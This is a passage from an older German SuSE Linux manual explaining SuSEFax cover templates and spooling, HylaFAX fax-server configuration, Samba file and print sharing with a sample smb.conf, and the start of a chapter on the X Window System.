Wenn man gerade dabei ist, das $\text{T}_\text{E}\text{X}$ -Dokument für das Template zu bearbeiten, sollte man wissen, dass die jetzige Version von *SuSEFax* nur die folgenden Makros ersetzt:

<code>\toperson</code>
<code>\from</code>
<code>\regarding</code>
<code>\tocompany</code>
<code>\todaysdate</code>
<code>\comments</code>

Wenn man das selbst gebastelte Template testen möchte, so kann man das Programm *faxcover* aus dem Paket *hylaifax* dafür benutzen. Dieses erzeugt aus dem Template eine fertige PostScript-Datei, welche man ansehen oder drucken kann. Oder man benutzt das Java-Binary *FaxCovergen.class* aus dem Paket *susefax* zum Testen. Dazu kann man in einem beliebigen Verzeichnis folgenden Aufruf eingeben:

```
tux@erde:/home/tux > java -classpath
    /usr/lib/java/lib/classes.zip:/usr/lib SuSE-
    Fax.FaxCovergen
```

Folgende Ausgabe sollte erscheinen:

```
Aufruf: FaxCovergen quellcover.ps docname.ps zielcover.ps
```

Das Quellcover ist in diesem Fall das Template, hinter *docname.ps* verbirgt sich das Dokument, welches im Falle eines tatsächlichen Sendens als Fax verschickt werden soll und in *zielcover.ps* wird das so erstellte Cover gespeichert, welches man sich dann ebenfalls ansehen kann. Diese Argumente werden dann einfach hinten an den obigen Aufruf angehängt.

6.10.3 Fax-Spooling unter *UNIX/Linux*

Der Spoolingmechanismus unter *SuSEFax* ist eigentlich für die Anwendung unter *Windows* vorgesehen. Jedoch auch unter *Linux* kann man sich dieses Feature nutzbar machen. Um dieses Feature zu nutzen, installieren Sie einfach das Paket *faxprint*, Serie *n* (Netzwerk-Support).

Wenn man jetzt z. B. mittels `a2ps -nP /etc/passwd | lpr -Pfax` die Datei */etc/passwd* nach PostScript wandelt und diese über den neu eingerichteten Druckerfilter schickt, sollte unter dem Verzeichnis */tmp* eine Datei zu finden sein, die *fax_accountname.ps* heißt. Mit *accountname* ist der Name gemeint, unter dem man sich im System angemeldet hat. Wenn diese Datei jetzt vorhanden ist, kann man wie unter Abschnitt 6.10.1 auf

Seite 212 beschrieben, diese Datei als Spooldatei eintragen und den Button 'Automatisches Faxen' aktivieren.



Der Spool-Mechanismus kann nur funktionieren, wenn das Programm *SuSEFax* gestartet ist. In diesem Fall wird der Zeitstempel *Lastmodified* der Spool-Datei regelmäßig überprüft und bei einer Änderung der Fax-Empfänger-Dialog von *SuSEFax* geöffnet.

6.10.4 HylaFAX – Verteiltes Faxen

Funktionsweise

Für die Einrichtung von *HylaFAX* kann kein Installationssupport in Anspruch genommen werden (vgl. Abschnitt H.1.2 auf Seite 548); wir sind aber gern bereit, im Rahmen des kostenpflichtigen Business-Supports zu helfen (vgl. Abschnitt H.3 auf Seite 551).

Abbildung 6.13 auf der nächsten Seite zeigt die Funktionsweise des Fax-Servers und das Prinzip der Interaktion mit den Clients. Wie in der Abbildung zu sehen ist, existieren drei Kommunikationswege zwischen den Clients und dem Server. Das Protokoll, das sich hinter Port 4557 verbirgt, ist aus Kompatibilitätsgründen zu alten Versionen von *HylaFAX* vorhanden. Ein unter den alten *Windows*-Versionen laufender Client namens *WinFlex* von Peter Bentley nutzt z. B. noch dieses Protokoll. Neuere Clients sollten das neue Protokoll benutzen, das sich hinter Port 4559 verbirgt. Dieses Protokoll ist stark an das *File Transfer Protocol*, *RFC959* angelehnt. Das dritte Protokoll ist das *SNPP* (*Simple Network Paging Protocol*, *RFC1861*).

Der Server selbst setzt sich aus drei Daemonen zusammen, von denen jeder bestimmte Aufgaben erfüllt:

hfaxd ist der Protokollserver. Dieser ist zuständig für die Kommunikation zwischen Client und Server. Er kann entweder standalone, z. B. beim Hochfahren des Systems vom *Init*-Prozess, oder über den *Inetd* gestartet werden. Er kommuniziert über ein „FIFO special file“ mit dem *faxq*-Prozess.

faxq ist der „Queueing Agent“. Er ist zuständig für die Verwaltung der ein- und ausgehenden Faxe und der Job-Queue. Dieser Prozess läuft die ganze Zeit, und es sollte nur *einer* laufen.

faxgetty ist für die Kommunikation mit dem Modem zuständig. Als Alternative zu *faxgetty* kann das Programm *faxmodem* benutzt werden, falls man lediglich Faxe versenden, nicht aber empfangen möchte. Außerdem kann er über eine FIFO-Datei⁷ administrative Kommandos empfangen.

Die Verzeichnisstruktur

Der gesamte Server läuft in einer „Change-Root“-Umgebung. Standardmäßig liegt das *Server-Root* unter */var/spool/fax*. Die Server-Prozesse

⁷ Eine FIFO-Datei (engl. *FIFO* = *First In First Out*) ist eine Datei, in die man etwas hineinschreiben kann, was bei einem Auslesen dieser Datei in gleicher Reihenfolge wieder ausgelesen wird.




Abbildung 6.13: Die Funktionsweise des HylaFAX-Servers

und das *Server-Root*-Verzeichnis gehören dem Benutzer und der Gruppe `'uucp'`. Tabelle 6.3 auf der nächsten Seite zeigt alle Verzeichnisse, die im *Server-Root* zu finden sind und erläutert ihre Funktion.

<code>archive</code>	Hier werden Jobs archiviert, wenn der <i>job archival support</i> aktiviert wurde.
<code>bin</code>	In diesem Verzeichnis werden Skripten abgelegt, die von den Programmen <code>faxq</code> , <code>faxsend</code> , <code>pagesend</code> und <code>faxgetty</code> benutzt werden.
<code>client</code>	Dieses Verzeichnis beinhaltet FIFO-Dateien, die für die Kommunikation mit dem Programm <code>faxq</code> benötigt werden.
<code>config</code>	Die Konfiguration, die Zugriffskontrolle und die Benutzerverwaltung befinden sich in diesem Verzeichnis und im Verzeichnis <code>etc</code> .
<code>dev</code>	Da das ganze System in einer <code>chroot</code> -Umgebung läuft, befinden sich hier Charakter-Devices, die benötigt werden (<code>null</code> , <code>socksys</code> und <code>tcp</code>).

Tabelle 6.3: Fortsetzung auf der nächsten Seite...

<code>docq</code>	Dieses und das Verzeichnis <code>tmp</code> werden u. a. für die Vorbereitung ausgehender Jobs benötigt.
<code>doneq</code>	Hier werden Jobs gespeichert, die beendet, aber nicht entfernt oder archiviert wurden.
<code>etc</code>	siehe <code>config</code> .
<code>info</code>	In diesem Verzeichnis werden Informationen über die Leistungsmerkmale von Maschinen gespeichert, mit denen <i>HylaFAX</i> schon einmal in Verbindung war.
<code>log</code>	Dieses Verzeichnis beinhaltet Logging-Informationen über Sende- und Empfangs-Sitzungen.
<code>pollq</code>	Hier werden Dokumente gespeichert, die über Polling vom Server abgeholt werden sollen.
<code>sendq</code>	Rausgehende Faxe werden hier gespeichert und...
<code>recvq</code>	...hier werden eingehende Faxe gespeichert.
<code>status</code>	Hier werden Dateien abgelegt, in denen der Server Informationen über seinen momentanen Zustand speichert.
<code>tmp</code>	siehe <code>docq</code> .

Tabelle 6.3: Die *Server-Root*-Verzeichnisse und ihre Funktion

Zusätzlich zu diesen Verzeichnissen gibt es noch FIFO-Dateien. Die Datei `/var/spool/fax/FIFO` und für jedes von *faxgetty* verwaltete Modem eine Datei `/var/spool/fax/FIFO.devname`, wobei `devname` für den Device Namen steht, mit dem das Modem verbunden ist.

Konfiguration

Die Konfiguration des Servers verteilt sich auf 2 bis 2+n Konfigurationsdateien. 'n' steht für die Anzahl der zu verwendenden Fax-Modems. Im Verzeichnis `/var/spool/fax/etc` sind die Konfigurationsdateien `config` und `config.device` zu finden. Letztere bestimmt die Konfiguration des am Gerät `device` angeschlossenen Modems. Wenn beispielsweise das Modem an `/dev/ttyS0` angeschlossen wäre, würde diese Datei `config.ttyS0` heißen.

In der Datei `config` werden allgemein gültige Einstellungen gemacht, die vom Scheduler-Prozess `faxq` benötigt werden. In `config.device` befinden sich modemspezifische Einstellungen. In `config` befinden sich die Einstellungen für den Queueing-Agent und die Einstellungen für den Protokollserver befinden sich in der Datei `/usr/lib/fax/hfaxd.conf`. Diese Konfigurationsdateien werden automatisch erzeugt, wenn man das Skript **faxsetup** nach der Installation ausführt.

Beispiel Konfigurationssitzung

Im Folgenden ein Beispiel für eine Konfigurationssitzung mittels **faxsetup**. Es wird in dieser Sitzung von den Daten in Tabelle 6.4 auf der nächsten Seite ausgegangen.

```
Telefonnummer      (0)49(0)911-1234568
Modem Fax-Klasse  2.0
```

Tabelle 6.4:

Die in **Fettdruck** gesetzten Buchstaben bezeichnen die eingegebenen Daten.

Scheduler-Konfiguration

- Should an entry be added to /etc/inetd.conf [no]?
- Country code [1]? **49**
- Area code []? **911**
- Long distance dialing prefix [1]? **0**
- International dialing prefix [011]? **00**
- Dial string rules file (relative to /var/spool/fax) ["etc/dialrules"]?
- Tracing during normal server operation [1]? **527**
- Default tracing during send and receive sessions [0xffffffff]? **527**
- Continuation cover page (relative to /var/spool/fax) []? **etc/cover.templ**
- Timeout when converting PostScript documents (secs) [180]?
- Maximum number of concurrent jobs to a destination [1]?
- Define a group of modems []? **"any:.*"**
- Time of day restrictions for outbound jobs ["Any"]?
- Pathname of destination controls file (relative to /var/spool/fax) []?
- Timeout before purging a stale UUCP lock file (secs) [30]?
- Max number of pages to permit in an outbound job [0xffffffff]? **30**
- Syslog facility name for ServerTracing messages [daemon]?

Nach Eingabe obiger Daten wird die Zusammenfassung in Ausgabe 6.10.1 auf der nächsten Seite ausgegeben.

Server-Konfiguration

Nachdem der Scheduler konfiguriert ist, fragt **faxsetup**, ob ein Modem mittels **faxaddmodem** konfiguriert werden soll. Diese Frage beantwortet man natürlich mit **yes**. Danach wird gefragt, an welchem seriellen Port das Modem angeschlossen ist, hier antwortet man mit dem Namen des Devices, ohne jedoch den vollen Pfad anzugeben – aus /dev/modem wird modem.

⁸ Hier müssen Sie natürlich von Ihrer Telefonnummer ausgehen und während der Ausführung von **faxsetup** entsprechend reagieren.

The non-default scheduler parameters are:

```
CountryCode:          49
AreaCode:             911
LongDistancePrefix:  0
InternationalPrefix: 00
ServerTracing:       527
ContCoverPage:       etc/cover.templ
MaxSendPages:        30
ModemGroup:          "any:.*"
SessionTracing:      527
```

Ausgabe 6.10.1:

- Country code [49]?
- Area code [911]?
- Phone number of fax modem [+1.999.555.1212]?
+49.911.123456
- Local identification string (for TSI/CIG)
["NothingSetup"? **"SuSE GmbH"**
- Long distance dialing prefix [0]?
- International dialing prefix [00]?
- Dial string rules file (relative to
/var/spool/fax) ["etc/dialrules"?
- Tracing during normal server operation [1]? **527**
- Tracing during send and receive sessions [11]?
527
- Protection mode for received facsimile [0600]?
0644
- Protection mode for session logs [0600]?
- Protection mode for modem [0600]? **0666**
- Rings to wait before answering [1]?
- Modem speaker volume [off]?
- Command line arguments to getty program ["-h %l dx_%s"?
"-r -b -s %s %l"
- Pathname of TSI access control list file
(relative to /var/spool/fax) [""]?
- Pathname of Caller-ID access control list
file (relative to /var/spool/fax) [""]?
- Tag line font file (relative to
/var/spool/fax) [etc/lutRS18.pcf]?
- Tag line format string
["From %l|%c|Page %%p of %%t"?
- Time before purging a stale UUCP lock
file (secs) [30]?

- Hold UUCP lockfile during inbound data calls [Yes]? (←)
- Hold UUCP lockfile during inbound voice calls [Yes]? (←)
- Percent good lines to accept during copy quality checking [95]? (←)
- Max consecutive bad lines to accept during copy quality checking [5]? (←)
- Max number of pages to accept in a received facsimile [30]? (←)
- Syslog facility name for ServerTracing messages [daemon]? (←)
- Set UID to 0 to manipulate CLOCAL ["]? (←)

Die Zusammenfassung in Ausgabe 6.10.2 wird nach Eingabe der obigen Daten erstellt.

```

The non-default server configuration parameters are:

CountryCode:          49
AreaCode:             911
FAXNumber:            +49.911.123456
LongDistancePrefix:  0
InternationalPrefix: 00
DialStringRules:     "etc/dialrules"
ServerTracing:       527
SessionTracing:     527
RecvFileMode:       0644
DeviceMode:         0666
RingsBeforeAnswer:  1
SpeakerVolume:     off
GettyArgs:         "-r -b -s %s %l"
LocalIdentifier:   "SuSE GmbH"
TagLineFont:      etc/lutRS18.pcf
TagLineFormat:    "From %l|%c|Page %p of %t"
MaxRecvPages:     25

```

Ausgabe 6.10.2:

Damit wäre die Konfiguration des Schedulers und des Servers abgeschlossen. Jetzt wird noch gefragt, ob man **faxmodem** für jedes konfigurierte Modem starten möchte. Hierbei handelt es sich um eine Alternative zu **faxgetty**, die nur einen „Send-Only“-Betrieb zulässt, d. h. man muss sich für eines von beidem entscheiden.

Adaptive Answer Support

Ein sehr brauchbares Feature ist der „Adaptive Answer Support“. Das bedeutet, dass der Faxserver (*faxgetty*) ein beliebiges anderes *getty* starten kann, wenn er feststellt, dass es sich nicht um einen Faxanruf, sondern z. B. um

einen Datenanruf handelt. Dazu wurde in der modemspezifischen Konfigurationsdatei (siehe auf Seite 222) während der Beispiel-Konfigurationssitzung der Eintrag in Datei 6.10.2 zugefügt:

```
GettyArgs:          "-r -b -s %s %l"
```

Datei 6.10.2: Eintrag für Adaptive Answer Support

Der Platzhalter `%s` steht für die DTE/DCE Rate zwischen Computer und Modem. Standardmäßig handelt es sich dabei um 38400 bps (engl. *bits per second*). Manche Modems der Firma *USR Robotics* kommen im Fax-Betrieb mit dieser Bitrate nicht zurecht (siehe Dokumentation [Lef96]), es kann zu Problemen beim Faxempfang kommen. Abhilfe schafft man, indem man hier unter `<ModemRate>` in der modemspezifischen Konfigurationsdatei den Wert auf 19200 setzt. Als `getty` wird `mgetty` aus dem Paket `mgetty`, Serie `n` (Netzwerk-Support) benutzt. Dazu ist jedoch noch notwendig, dass man die Konfigurationsdatei von `mgetty` (`/etc/mgetty+sendfax/mgetty.config`) um den Eintrag in Datei 6.10.3 erweitert.

```
port modem
direct y
toggle-dtr n
```

Datei 6.10.3: Eintrag in der Konfigurationsdatei von `mgetty`

Der Bezeichner `modem`⁹ steht für den Gerätenamen, über den das Modem angesprochen wird. Wichtig ist, dass sowohl `faxgetty`, als auch `mgetty` auf dasselbe Device zugreifen.

Fax Dispatching

Ein weiteres interessantes Feature ist die automatische Weiterleitung eingehender Faxe an eine bestimmte E-Mail-Adresse. Möglich wird das, indem man die Datei `etc/FaxDispatch` im *Server-Root*-Verzeichnis erzeugt. Datei 6.10.4 zeigt, wie eine solche Datei aussehen kann.

```
case "$SENDER" in
*0815*) SENDTO=tux;;
*)      SENDTO=FaxMaster;;
esac
```

Datei 6.10.4: Beispiel zu `etc/FaxDispatch`

Identifiziert werden die eingehenden Faxe anhand ihrer TSI. In diesem Fall würden alle Faxe, die die Ziffernkombination 0815 in ihrer TSI verborgen hätten, an den Benutzer `'tux'` per Mail verschickt, indem sie als Attachment im PostScript-Format¹⁰ an die jeweilige Mail angehängt werden wür-

⁹ Bei `/dev/modem` handelt es sich um einen Link auf `/dev/ttySx`.

¹⁰ Das Dateiformat lässt sich selbstverständlich ändern, indem man das Skript `bin/faxrcvd` im *Server-Root* entsprechend ändert.

den. Weiterhin werden alle eingehenden Faxe an den `\FaxMaster` weitergeleitet.

Falls Sie Probleme mit der Installation oder Konfiguration von *HylaFAX* haben, so werfen Sie auf jeden Fall einen Blick in unsere Supportdatenbank (Hilfesystem, Paket `susehilfe`, Serie `doc` (Dokumentation)). Dort finden Sie unter dem Stichwort "fax" jede Menge Hinweise.



Tanze Samba mit mir...

Mit dem Programmpaket *Samba* des Australiers ANDREW TRIDGELL kann ein beliebiger Unix-Rechner zu einem leistungsfähigen File- und Printserver für DOS- und Windows-Rechner ausgebaut werden. Seit Beginn der Entwicklung 1991 hat sich Samba zu einem sehr stabilen und portablen Produkt entwickelt, das seinen festen Platz in Unternehmen eingenommen hat und dort als Ergänzung zu oder sogar als Ersatz für *Novell NetWare*- oder *Windows NT*-Servern eingesetzt wird.

7.1 Einführung

Samba ist inzwischen ein sehr komplexes Produkt. An dieser Stelle kann daher keine vollständige Darstellung aller Möglichkeiten erfolgen, sondern nur ein kleiner Einblick über die Funktionalität. Im Verzeichnis `/usr/doc/packages/samba` sind viele Dokumente zu finden, anhand derer man auch komplexe Netzkonfigurationen aufbauen kann. Die Referenz zur Konfigurationsdatei von Samba ist in der Manual-Page von **smb.conf** (**man smb.conf**) zu finden.¹

Samba benutzt das SMB-Protokoll (Server Message Block) der Firma Microsoft. Allerdings müssen alle Clients (z. B. Windows 95 / 98 oder NT Rechner) das TCP/IP-Protokoll aktiviert haben. Samba setzt das SMB- auf das TCP/IP-Protokoll auf. Bei allen Windowsrechnern mit einem Internetzugang ist TCP/IP bereits installiert.

Mit dem SMB-Protokoll (engl. *Server Message Block*) werden in der Windows- und *LAN Manager*-Welt Datei- und Druckdienste bereitgestellt. Das SMB-Protokoll baut auf den NetBIOS-Diensten auf, und ist für den Dateidienst somit mit NFS vergleichbar. Hierin unterscheidet SMB sich nicht von anderen Protokollen wie etwa dem NetWare Core Protocol. Microsoft hat im Gegensatz zu Novell die Spezifikation des SMB-Protokolls freigegeben, so dass andere SMB ebenfalls unterstützen können.

Für die Samba-Anbindung kann kein Installationssupport in Anspruch genommen werden (vgl. Abschnitt [H.1.2](#) auf Seite 548); wir sind aber gern bereit, im Rahmen des kostenpflichtigen Business-Supports zu helfen (vgl. Abschnitt [H.3](#) auf Seite 551).

¹ Vgl. [BD99], das bei *SuSE PRESS* erschienene Samba-Buch von Olaf Borkner-Delcarlo.

NetBIOS

NetBIOS ist eine Softwareschnittstelle (API), die zur Rechnerkommunikation entworfen wurde. Dabei wird ein Namensdienst (engl. *name service*) bereitgestellt, mit dem am Netz angeschlossene Rechner für sich Namen reservieren können. Nach der Reservierung sind die Rechner dann unter diesen Namen ansprechbar. Für die Namensvergabe gibt es keine zentrale Instanz, die Rechte vergeben oder überprüfen könnte. Jeder Rechner am Netz kann beliebig Namen für sich reservieren, sofern ihm nicht andere zuvorgekommen sind.

Die NetBIOS-Schnittstelle kann nun auf unterschiedlichen Netzarchitekturen implementiert werden. Eine Implementation erfolgte relativ „dicht“ an der Netzwerkhardware und nennt sich *NetBEUI*. NetBEUI ist das, was häufig als *NetBIOS* bezeichnet wird.

NetBEUI arbeitet zur Adressierung der einzelnen Pakete mit der in jedem Netzadapter eingetragenen Hardwareadresse. Diese ist im Gegensatz etwa zu *IPX*-Adressen oder *IP*-Adressen nicht so strukturiert, dass sich daraus Informationen für Routingzwecke gewinnen ließen. So ist es nicht möglich, NetBEUI-Pakete über Router zu übertragen, und ein Netz mit NetBEUI ist auf den Bereich beschränkt, der mit Repeatern oder Bridges erreicht werden kann.

Weitere Netzwerkprotokolle, mit denen NetBIOS implementiert wurde, sind *IPX* von *Novell* und *TCP/IP*. Das Protokoll, mit dem NetBIOS auf *TCP/IP* aufgesetzt wurde, ist in den RFCs 1001 und 1002 beschrieben. RFC 1001 enthält darüber hinaus eine recht gute Einführung in die Konzepte von NetBIOS, die beim Verständnis solcher Dienste wie *WINS*² sehr hilfreich ist.

Die NetBIOS-Namen, die auch bei der Implementation von NetBIOS mittels *TCP/IP* vergeben werden, haben zunächst einmal nichts mit den in der Datei `/etc/hosts` oder per DNS vergebenen Namen zu tun – NetBIOS ist ein vollständig eigener Namensraum. Es empfiehlt sich jedoch zwecks vereinfachter Administration, zumindestens für die Server NetBIOS-Namen zu vergeben, die ihrem DNS-Hostnamen entsprechen. Samba tut dies als Voreinstellung.

Clients

Bis auf DOS und Windows 3.1 unterstützen alle gängigen Betriebssysteme für PCs das SMB-Protokoll zum Ex- und Import von Plattenplatz. Windows for Workgroups 3.11 unterstützt SMB ebenfalls, jedoch in der Standardinstallation nur über *IPX* und *NetBEUI*. Um Samba, das SMB nur über *TCP/IP* anbieten kann, benutzen zu können, muss man von Microsoft kostenlos erhältliche Zusatzsoftware installieren. Für DOS und Windows 3.1 gibt es ebenfalls von Microsoft kostenlose Software, um Samba zu erreichen. Die Software ist von <ftp://ftp.microsoft.com/bussys/Clients> zu erhalten.

SMB-Server stellen ihren Clients Plattenplatz in Form von so genannten „Shares“ zur Verfügung. Dabei umfasst ein Share ein Verzeichnis mit allen

² WINS ist nichts anderes als ein erweiterter NetBIOS Name Server und *keinesfalls* eine Idee von *Microsoft*. Nur der Name ist neu.

Unterverzeichnissen auf dem Server. Es wird unter einem Namen exportiert, und kann von Clients unter diesem Namen angesprochen werden. Dabei kann der Sharename frei vergeben werden. Er muss nicht dem Namen des exportierten Verzeichnisses entsprechen. Ebenso wird einem exportierten Drucker ein Name zugeordnet, unter dem Clients darauf zugreifen können.

Zugriffsrechte

Ein NFS-Server wird durch die Datei `/etc/exports` konfiguriert. Zugangsbeschränkungen sind ausschließlich rechnerbezogen möglich. In der Umgebung, für die NFS entworfen wurde, nämlich Unix-Workstations, macht dies auch Sinn, da die Clientsysteme selbst für die Authentifizierung der Benutzer ausgelegt sind. In Zeiten von DOS und Windows, in denen jeder Benutzer der Workstation root-Rechte besitzt, ist das NFS-Protokoll nicht mehr angemessen. Die vielfach eingesetzten NFS-Clients für DOS sind als riesige Sicherheitslücke anzusehen.

Das SMB-Protokoll kommt aus der DOS-Welt, und berücksichtigt die Sicherheitsproblematik direkt. Jeder Zugang zu einem Share kann mit einem Passwort geschützt werden. SMB kennt drei verschiedene Möglichkeiten, dies zu bewerkstelligen:

- Share Level Security

Bei der Share Level Security wird einem Share ein Passwort fest zugeordnet. Jeder, der dieses Passwort kennt, hat Zugriff auf das Share.

- User Level Security

Diese Variante führt das Konzept des Benutzers in SMB ein. Jeder Benutzer muss sich bei einem Server mit einem Passwort anmelden. Nach der Anmeldung kann der Server dann abhängig vom Benutzernamen Zugang zu den einzelnen, exportierten Shares gewähren.

- Server Level Security

Samba behauptet gegenüber den Clients, im User Level Mode zu arbeiten. Allerdings übergibt es alle Passwortanfragen an einen anderen User Level Mode Server, der die Authentifizierung übernimmt. Diese Einstellung erwartet einen weiteren Parameter (**password server =**).

Die Unterscheidung zwischen Share, User und Server Level Security ist für den gesamten Server zu treffen. Es ist nicht möglich, einzelne Shares per Share Level Security und andere per User Level Security zu exportieren.

Für weitere Infos zu diesem Thema lesen Sie bitte die Datei `/usr/doc/packages/samba/textdocs/security_level.txt`.

7.2 Installation des Servers

Durch das Setzen der Variablen `<START_SMB>` auf den Wert `yes` in der Datei `/etc/rc.config` werden die SMB-Dienste gestartet (siehe Abschnitt 3.6.12 auf Seite 116).

Praktisch alles, was in Samba konfiguriert werden kann, wird in der Datei `/etc/smb.conf` angegeben. Die Datei ähnelt vom Aufbau her den `.INI`-Dateien bei Windows. Sie ist in verschiedene Abschnitte aufgeteilt, die je-

weils einige Parameter enthalten. Grundsätzlich wird durch einen Abschnitt ein Share beschrieben, dessen Name durch den Abschnittsnamen festgelegt wird. Zusätzlich dazu gibt es noch vier spezielle Abschnitte, **[globals]**, **[Beispiel]**, **[cdrom]** und **[printers]**. Im Abschnitt **[globals]** werden Parameter für Samba festgelegt, die sich nicht auf die Beschreibung einzelner Shares bezieht. Wenn der Abschnitt **[Beispiel]** angelegt wird, kann jeder Client ohne Passwortabfrage mit den Rechten des Users nobody auf das Share **[Beispiel]** zugreifen. Gleiches gilt für den Abschnitt **[printers]**, mit dem alle in der `/etc/printcap` definierten Drucker für Clients verfügbar gemacht werden, ohne dass sie einzeln aufgeführt werden müssen.

smb.conf

Eine ganz einfache Beispieldatei ist in Datei [7.2.1](#) auf der nächsten Seite zu sehen.

Mit dieser `/etc/smb.conf` wird das Verzeichnis `/home/beispiel` allen Benutzern und alle in der `/etc/printcap` aufgeführten Drucker für Clients zur Verfügung gestellt.

- **workgroup = arbeitsgruppe**

Wie jeder Windows-Rechner wird auch der Samba-Server einer Arbeitsgruppe zugeordnet, unter der er in der „Netzwerkumgebung“ erscheint. Arbeitsgruppe ist die Voreinstellung der deutschen Version von Windows for Workgroups.

- **guest account = nobody**

Samba benötigt einen in der `/etc/password` aufgeführten Benutzer, der keine oder minimale Rechte im Dateisystem hat für bestimmte Aufgaben. Wenn öffentlich zugängliche Shares definiert werden (Parameter **public = yes**), werden alle Operationen unter dieser Benutzerkennung durchgeführt. Auch wenn kein solches öffentliches Share definiert ist, muss der **guest account** definiert sein, da sonst der Samba-Rechner nicht in der Netzwerkumgebung erscheint.

- **keep alive = 30**

Windows-Rechner tendieren dazu, hin und wieder abzustürzen. Wenn sie beim Absturz offene Verbindungen hinterlassen, kann es sein, dass der Server dies erst sehr viel später bemerkt. Damit Samba keine unnötigen Ressourcen auf dem Server verschwendet, kann es mit dem Parameter **keep alive = 30** angewiesen werden, alle 30 Sekunden nachzuschauen, ob der Client noch lebt.

- **os level = 2**

Der Parameter **os level = 2** legt fest, dass Samba für WfW und Windows 95 Browser-Dienste anbietet. Befindet sich ein Windows NT-Rechner im Netz, wird Samba diesen Dienst nicht anbieten, sondern den NT-Rechner selbst in Anspruch nehmen.

- **security = share**

Hierzu siehe den Abschnitt zu den Zugriffsrechten.

```
[global]
  workgroup = arbeitsgruppe
  guest account = nobody
  keep alive = 30
  os level = 2
  security = share
  printing = bsd
  printcap name = /etc/printcap
  load printers = yes

[Beispiel]
  path = /home/beispiel
  comment = Beispielverzeichnis
  read only = no
  browseable = yes
  public = yes
  create mode = 0750

[cdrom]
  path = /cdrom
  comment = cdrom
  volume = "Das_CD_ROM_Label"
  read only = yes
  available = yes
  share modes = no
  browseable = yes
  public = yes

[printers]
  comment = All Printers
  browseable = no
  printable = yes
  public = no
  read only = yes
  create mode = 0700
  directory = /tmp
```

Datei 7.2.1: Beispiel für eine Datei /etc/smb.conf

Der Abschnitt [**Beispiel**] legt Parameter für das zu exportierende Verzeichnis fest. Dieses Verzeichnis ist von allen Benutzern im Netz ohne Passwortabfrage erreichbar, da **public = yes**. Das gleiche gilt auch für das exportierte /cdrom (so lässt sich z. B. mit Samba eine lowcost Jukebox einrichten).

- **path = /home/beispiel**
Mit path wird das Verzeichnis /home/beispiel exportiert.
- **comment = Beispiel**
Jedes Share kann bei SMB-Servern mit einem Kommentar versehen werden, der das Share näher kennzeichnet.
- **browsable = yes**
Diese Einstellung ermöglicht, dass das Share **Beispiel** in der Netzwerkumgebung sichtbar wird.
- **read only = no**
Samba verbietet in der Voreinstellung den Schreibzugriff auf exportierte Shares. In dieser Konfiguration soll es aber erlaubt werden, daher **read only = no**.
- **create mode = 750**
Windows-Rechner kennen das Konzept der Unix-Zugriffsrechte nicht. Daher können sie bei der Erstellung von Dateien auch nicht angeben, mit welchen Zugriffsrechten dies zu geschehen hat.
Der Parameter **create mode** legt fest, mit welchen Zugriffsrechten Dateien angelegt werden.
- **public = yes**
Der Gastzugang zu diesem Share wird erlaubt. Ein Passwort wird nicht abgefragt! Der Benutzer erscheint als User nobody.



Für die einfache Administration des Sambahservers gibt es noch das Programm **swat**. Es stellt ein einfaches Webinterface zur Verfügung, mit dem Sie bequem den Sambahserver konfigurieren können. Infos zum Programm finden Sie unter `/usr/doc/packages/samba/htmldocs/swat.8.html` oder in der Manual-Page von **swat** (**man swat**).

7.3 Installation der Clients

Zunächst sei erwähnt, dass die Clients den Samba-Server nur über TCP/IP erreichen können. NetBEUI oder NetBIOS über IPX sind mit Samba momentan nicht verwendbar. Da TCP/IP überall, sogar bei Novell und Microsoft, auf dem Vormarsch ist, ist es auch fraglich, ob sich dies jemals ändern wird.

Windows 95/98

Windows 95/98 bringt die Unterstützung für TCP/IP bereits mit. Wie bei Windows for Workgroups wird sie jedoch in der Standardinstallation nicht mit installiert. Um TCP/IP nachzuinstallieren, wählt man im Netzwerk-Applet der Systemsteuerung 'Hinzufügen...' unter 'Protokolle' TCP/IP von Microsoft. Bitte achten Sie auf die korrekte Angabe Ihrer Netzwerkadresse

und der Netzwerkmaske (vgl. Abschnitt 5 auf Seite 151)! Nach einem Neustart des Windows Rechners können Sie den richtig konfigurierten Samba-server unter Netzwerk wiederfinden (Doppelklick auf das Icon Netzwerk auf Ihrem Desktop).

Um einen Drucker auf dem Samba-Server zu nutzen, sollte man den allgemeinen oder den Apple-PostScript-Druckertreiber von der jeweiligen Windows-Version installieren; am besten verbindet man dann mit der Linux-Drucker-Queue, die die automatische apsfilter-Erkennung beinhaltet.



7.4 Optimierung

An dieser Stelle sei noch einmal darauf verwiesen, dass die hier vorgestellte Konfiguration für den privaten Benutzer und nicht für Businesslösungen geeignet ist. Unser Business-Support hilft Ihnen bei Fragen zu diesem Thema gerne weiter (vgl. Abschnitt H.3 auf Seite 551).

Die Standardkonfiguration in `/etc/smb.conf` ist sehr langsam. Hier sind ein paar Optimierungsvorschläge.

- **socket options = TCP_NODELAY**

Das TCP/IP Protokoll versucht immer mehrere kleine Datenblöcke zusammenzufassen. Da Samba mit vielen dieser kleinen Datenblöcken arbeitet ist es allerdings in der Praxis ratsam dieses Verhalten mit der Option **socket options = TCP_NODELAY** abzuschalten.

- **oplocks = yes**

Mit dieser Option werden Schreibzugriffe auf geänderte Dateien erst dann ausgeführt, wenn ein weiterer Client die gleiche Datei lesen möchte. Es verhält sich also wie ein Schreibcache.


- **write raw = yes**

Raw write erlaubt es 65535 Bytes in jedem Datenpaket zu senden und kann unter Umständen einen signifikanten Performanceboost geben. Bei billigen Netzwerkkarten kann es allerdings teilweise besser sein diese Option auf **write raw = no** zu setzen.

- **read raw = yes**

Wirkt wie **write raw = yes** aber ist für das Lesen der Daten zuständig.

Weitere Hilfe und viele Tipps zur Optimierung finden Sie in den Dateien `/usr/doc/packages/samba/textdocs/Speed.txt` und `/usr/doc/packages/samba/textdocs/Speed2.txt`.



Teil IV

Das X Window System

Das X Window System

Das *X Window System* stellt unter Unix einen Quasi-Standard für graphische Benutzeroberflächen dar. Aber das X Window System ist weit mehr, *X11* ist ein netzwerkbasiertes System. Anwendungen, die auf Rechner *erde* laufen, können ihre Ausgaben auf Rechner *sonne* darstellen, sofern die Rechner durch ein Netzwerk verbunden sind. Dieses Netz kann ein LAN sein, die Rechner können aber auch tausende Kilometer voneinander entfernt stehen und über das Internet miteinander kommunizieren.

X11 entstand als Gemeinschaftsproduktion von *DEC* (*Digital Equipment Corporation*) und dem Projekt *Athena* am *MIT* (*Massachusetts Institute of Technology*). Die erste Version (*X11R1*) wurde im September 1987 freigegeben. Seit Release 6 hat das *X Consortium, Inc.*, ab 1996 *The Open Group* die Entwicklung des *X Window Systems* übernommen.

